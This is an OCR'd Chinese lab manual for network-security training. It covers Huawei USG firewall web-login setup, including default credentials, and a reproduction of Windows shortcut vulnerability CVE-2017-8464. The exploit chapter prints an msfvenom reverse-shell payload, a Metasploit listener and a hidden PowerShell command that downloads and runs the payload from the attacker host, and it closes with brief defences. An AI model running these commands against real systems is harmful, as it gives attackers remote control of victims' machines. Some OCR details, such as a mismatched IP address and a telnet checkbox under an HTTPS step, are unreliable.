
在设备出厂配置下，PC 终端通过防火墙管理口 MGMT 登录设备，可实现对设备的管理和配置。

1.5.1.2 实验目的

通过本实验，掌握 PC 终端通过默认 WEB 方式登录防火墙的方法。

1.5.1.3 实验组网介绍

图1-5 通过默认 WEB 方式登录设备拓扑图



1.5.1.4 实验规划

管理 PC 使用串口线缆连接设备的 Console 口，管理 PC 通过 SecureCRT 软件登录设备。

表1-5 设备端口及参数说明

设备	端口	端口类型	IP地址
管理 PC	COM 1	以太网口	192.168.0.2/24
出厂配置的设备	GE0/0/0	以太网口	192.168.0.1/24

1.5.1.5 实验任务

序号	任务	任务说明
1	物理连接	物理连接PC和设备的MGMT口，PC和设备网络互通，PC就可以通过默认web方式登录设备。
2	登录设备	默认可以通过防火墙MGMT口进行web登录设备。

1.5.2 实验任务配置

1.5.2.1 配置思路

1.使用普通网线连接管理 PC 的以太网口和设备的 MGMT 接口。

2.在管理 PC 上使用浏览器访问防火墙。

1.5.2.2 配置步骤

步骤 1 设备建立连接后，将所有设备上电，并且保证设备运行正常。

步骤 2 PC 网卡和 USG G0/0/0 接口正常连接网线。

步骤 3 配置 PC 的 IP 地址为 192.168.0.2/24。

步骤 4 在管理 PC 上打开浏览器，访问 https://192.168.0.1:8443（或 http://192.168.0.1）。

（注意：缺省情况下，设备的 G0/0/0 的 IP 地址是 192.168.0.1，并开启了 HTTP 管理。用户可以通过用户名 admin，密码 Admin@123 登录。）

1.5.3 结果验证

输入用户名 admin，密码 Admin@123，点击“登录”。

在浏览器界面上出现以下信息，说明登录防火墙成功。

1.6 通过 WEB 方式登录设备（仅防火墙支持）

1.6.1 实验介绍

1.6.1.1 关于本实验


PC 终端通过防火墙业务口以 WEB 方式登录设备，可实现对设备的管理和配置。

1.6.1.2 实验目的

通过本实验，掌握 PC 终端通过默认 WEB 方式登录防火墙的方法。

1.6.1.3 实验组网介绍

图1-6 通过 WEB 方式登录设备拓扑图



1.6.1.4 实验规划

管理 PC 使用串口线缆连接设备的 Console 口，管理 PC 通过 SecureCRT 软件登录设备。

表1-6 设备端口及参数说明

设备	端口	端口类型	IP地址
管理 PC	COM 1	以太网口	10.1.2.100/24
出厂配置的设备	GE1/0/1	以太网口	10.1.2.1/24

1.6.1.5 实验任务

序号	任务	任务说明
1	物理连接	物理连接PC和设备业务口。
2	配置设备web登录功能	设备业务口默认不支持web方式登录，所以需要开启web功能以及配置web登录的账号密码等。
3	测试web登录功能	通过连接在设备上的PC远程登录设备，测试web登录功能是否配

		置成功。

1.6.2 实验任务配置

1.6.2.1 配置思路

1.使用普通网线连接管理 PC 的以太网口和设备的业务接口。

2.配置设备的 WEB 登录功能。

3.在管理 PC 上进行登录测试。

1.6.2.2 配置步骤 - CLI

步骤 1 设备建立连接后，将所有设备上电，并且保证设备运行正常。

步骤 2 通过其他方式登录到设备上（如 console，telnet，ssh 等，详情请参照实验 1.1,1.2,1.3）。

步骤 3 检查是否已经启动 Web 服务器功能。如未启动，使用如下命令开启。

```
[USG] web-manager security enable
```

注意：执行 security 参数，是开启 https 管理。如 web-manager enable，不执行 security 参数，是开启 http 设备管理。

注意：不容许 Https 和 Http 管理使用相同的端口，这样配置会导致端口冲突。

步骤 4 配置登陆接口。

配置接口 IP 地址以及接口的访问控制功能。

```
[USG] interface GigabitEthernet 1/0/1
[USG-GigabitEthernet1/0/1] ip address 10.1.2.1 24
[USG-GigabitEthernet1/0/1] service-manage enable
[USG-GigabitEthernet1/0/1] service-manage https permit
[USG-GigabitEthernet1/0/1] quit
```

配置接口加入安全区域。

```
[USG] firewall zone trust
[USG-zone-trust] add interface GigabitEthernet 1/0/1
[USG-zone-trust] quit
```

步骤 5 配置管理员信息。

```
[USG] aaa
[USG-aaa] manager-user webuser
[USG-aaa-manager-use-webuser] password cipher (Enter Password)
[USG-aaa-manager-use-webuser] level 3
[USG-aaa-manager-use-webuser] service-type web
[USG-aaa-manager-use-webuser] quit
[USG-aaa] bind manager-user webadmin role service-admin
```

步骤 6 配置 PC 的 IP 地址为 10.1.2.100/24。 PC 的浏览器访问 https：//10.1.2.1。


1.6.2.3 配置步骤 - WEB

步骤 1 设备建立连接后，将所有设备上电，并且保证设备运行正常。

步骤 2 通过其他方式登录到设备上（如默认 WEB 方式登录，详情请参照实验 1.5）。

步骤 3 开启 HTTPS 服务。


选择“系统 > 管理员 > 设置”，勾选 telnet 服务复选框。



步骤 4 配置登录接口。

配置用于登录的接口进行配置。选择“网络 > 接口 > GE1/0/1”，点击“编辑”。


配置接口的 IP 地址、安全区域、访问控制功能。



配置管理员信息。

选择“系统 > 管理员 > 管理员”，单击“新建”。

配置 web 用户名为 webuser，密码为 Admin@123，管理员角色为“系统管理员”，并勾选 web 服务类型。



1.6.3 结果验证

PC 的浏览器访问 https://10.1.2.1，在输入用户名 admin，密码 Admin@123，点击“登录”。

在浏览器界面上出现以下信息，说明登录防火墙成功。


Huawei
USG6330
面板
监控
策略
对象
网络
系统
当前用户：admin 提交 保存 帮助 关于 修改密码 注销
设备状态图
设备资源信息
接口流量统计信息
License信息
最近一个月安全趋势
告警信息
系统日志
业务日志
系统信息
LTE 4G无线上网卡状态
日志系统业务存储情况
可视化管理中心
病毒事件TOP10
威胁防护严重性统计信息
威胁防护攻击事件TOP10
7天内沙箱检测统计信息
刷新间隔: 不刷新
设备状态图
USB
系统信息
设备序列号： 210235951210F4000378
版本信息：
设备名称： USG6300-b [更改]
时钟信息：
运行时长： 5 周 1 日 4 小时 17 分钟
风扇状态：
设备温度： 正常 [详情]
电源状态：
双机热备状态： 单机 [配置]
虚拟系统：
IPv6： 未启用 [配置]
快捷网络功能：
云管理模式： 未启用 [配置]
在线管理员数：
上次登录信息： 2018-04-02 13:53:24 IP:172.21.0.18
设备资源信息
CPU
Memory
Disk
LTE 4G无线上网卡状态
接口名称： Cell0/0/0
4G网络信息：
4G数据卡状态： 插卡无法识别或未插卡 [数据卡管理]
SIM/USIM/U态：
信号强度： 无信号
CLI 控制台
IP地址：

2 远程代码执行漏洞复现

2.1 实验介绍

2.1.1 关于本实验

2017 年 6 月 13 日，微软官方发布编号为 CVE-2017-8464 的漏洞公告，官方介绍 Windows 系统在解析快捷方式时存在远程执行任意代码的高危漏洞，黑客可以通过 U 盘、网络共享等途径触发漏洞，完全控制用户系统，安全风险高危。


本实验主要复现该漏洞，演示具体攻击过程，以及学习如何修复漏洞和防范。

2.1.2 实验目的

- 了解远程代码执行漏洞的危害。
- 掌握防范远程代码执行漏洞的方法。

2.1.3 实验组网介绍

图2-1 远程代码执行漏洞拓扑图



2.1.4 实验规划

企业需对用户终端的网络访问权限进行控制，只有用户终端通过 802.1X 认证后才允许其访问外网。

具体实验设计如下表所示：

表2-1 VLAN 端口类型及参数设计

设备	IP地址
Kali	172.21.7.104
Windows7 靶机	172.21.7.107

2.2 实验任务配置

2.2.1 配置思路

1.生成反射 shell。

2.开启 Apache 服务。

3.Exploit 开启侦听。

4.创建 Powershell 文件。

2.2.2 配置步骤

步骤 1 生成反弹 shell

运行 Kali，生成基于 Powershell 的反弹 shell，在 Kali 下输入如下命令。

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.21.7.104
LPORT=4000 -f psh-reflection>/opt/test.ps1
```

```
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of psh-reflection file: 2663 bytes
```

进入/opt 目录，查看是否生成 test.ps1 文件

```
root@kali:~# cd /opt
root@kali:/opt# ls
Teeth  test.ps1
```

看到已经生成成功。

将创建好的 test.ps1 文件复制到/var/www/html 目录下


```
root@kali:/opt# cp -t /var/www/html test.ps1
root@kali:/opt# cd /var/www/html
root@kali:/var/www/html# ls
index.html  test.ps1
root@kali:/var/www/html#
```

步骤 2 开启 Apache 服务。

在 Kali 下开启 Apache 服务。


```
root@kali:/var/www/html# service apache2 start
root@kali:/var/www/html#
```

到靶机上使用浏览器访问 http://172.21.25.105/test.ps1，查看是否成功。



步骤 3 Exploit 开启监听。

在 Kali 下面启动 MSF 软件。



加载攻击模块，设置 Payload，设置监听。

```
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 172.21.7.104
LHOST => 172.21.7.104
msf exploit(handler) > set LPORT 4000
LPORT => 4000
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) >
```


开启监听。


```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 172.21.7.104:4000
[*] Starting the payload handler...
```

步骤 4 创建 Powershell 文件。

在靶机上创建快捷方式。在对象位置输入 `powershell -windowstyle hidden -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://172.21.7.104/test.ps1');good.ps1"`





双击桌面文件。

回到 kali 查看，发现已经获取靶机 shell。

```
[*] Sending stage (957487 bytes) to 172.21.7.107
[*] Meterpreter session 1 opened (172.21.7.104:4000 -> 172.21.7.107:49283) at 2018-07-04 17:05:16 +0800

meterpreter >
meterpreter >
```

使用命令 sysinfo 查询靶机信息。

```
meterpreter > sysinfo
Computer        : TEST-PC
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

输入 shell，进入靶机 cmd 界面。

```
meterpreter > shell
Process 1480 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\System32\WindowsPowerShell\v1.0>
```

在该界面下 Ping 这个靶机所在网络的其他主机。

```
C:\Windows\System32\WindowsPowerShell\v1.0>ping 172.21.0.11
ping 172.21.0.11

Pinging 172.21.0.11 with 32 bytes of data:
Reply from 172.21.0.11: bytes=32 time=1ms TTL=128
Reply from 172.21.0.11: bytes=32 time<1ms TTL=128
Reply from 172.21.0.11: bytes=32 time<1ms TTL=128
Reply from 172.21.0.11: bytes=32 time<1ms TTL=128

Ping statistics for 172.21.0.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

2.3 漏洞防范方法

安装杀毒软件。

提高安全意识，不随便点击陌生人给你发送的文件。

及时更新补丁。

3 防火墙基础配置

3.1 实验介绍

3.1.1 关于本实验


通过尝试防火墙的基础配置，熟悉防火墙的基本操作。

3.1.2 实验目的

- 掌握设备命名的方法。
- 掌握配置设备时间的方法。
- 掌握配置文件备份和恢复的方法。

3.1.3 实验组网介绍

图3-1 防火墙基础配置实验拓扑图



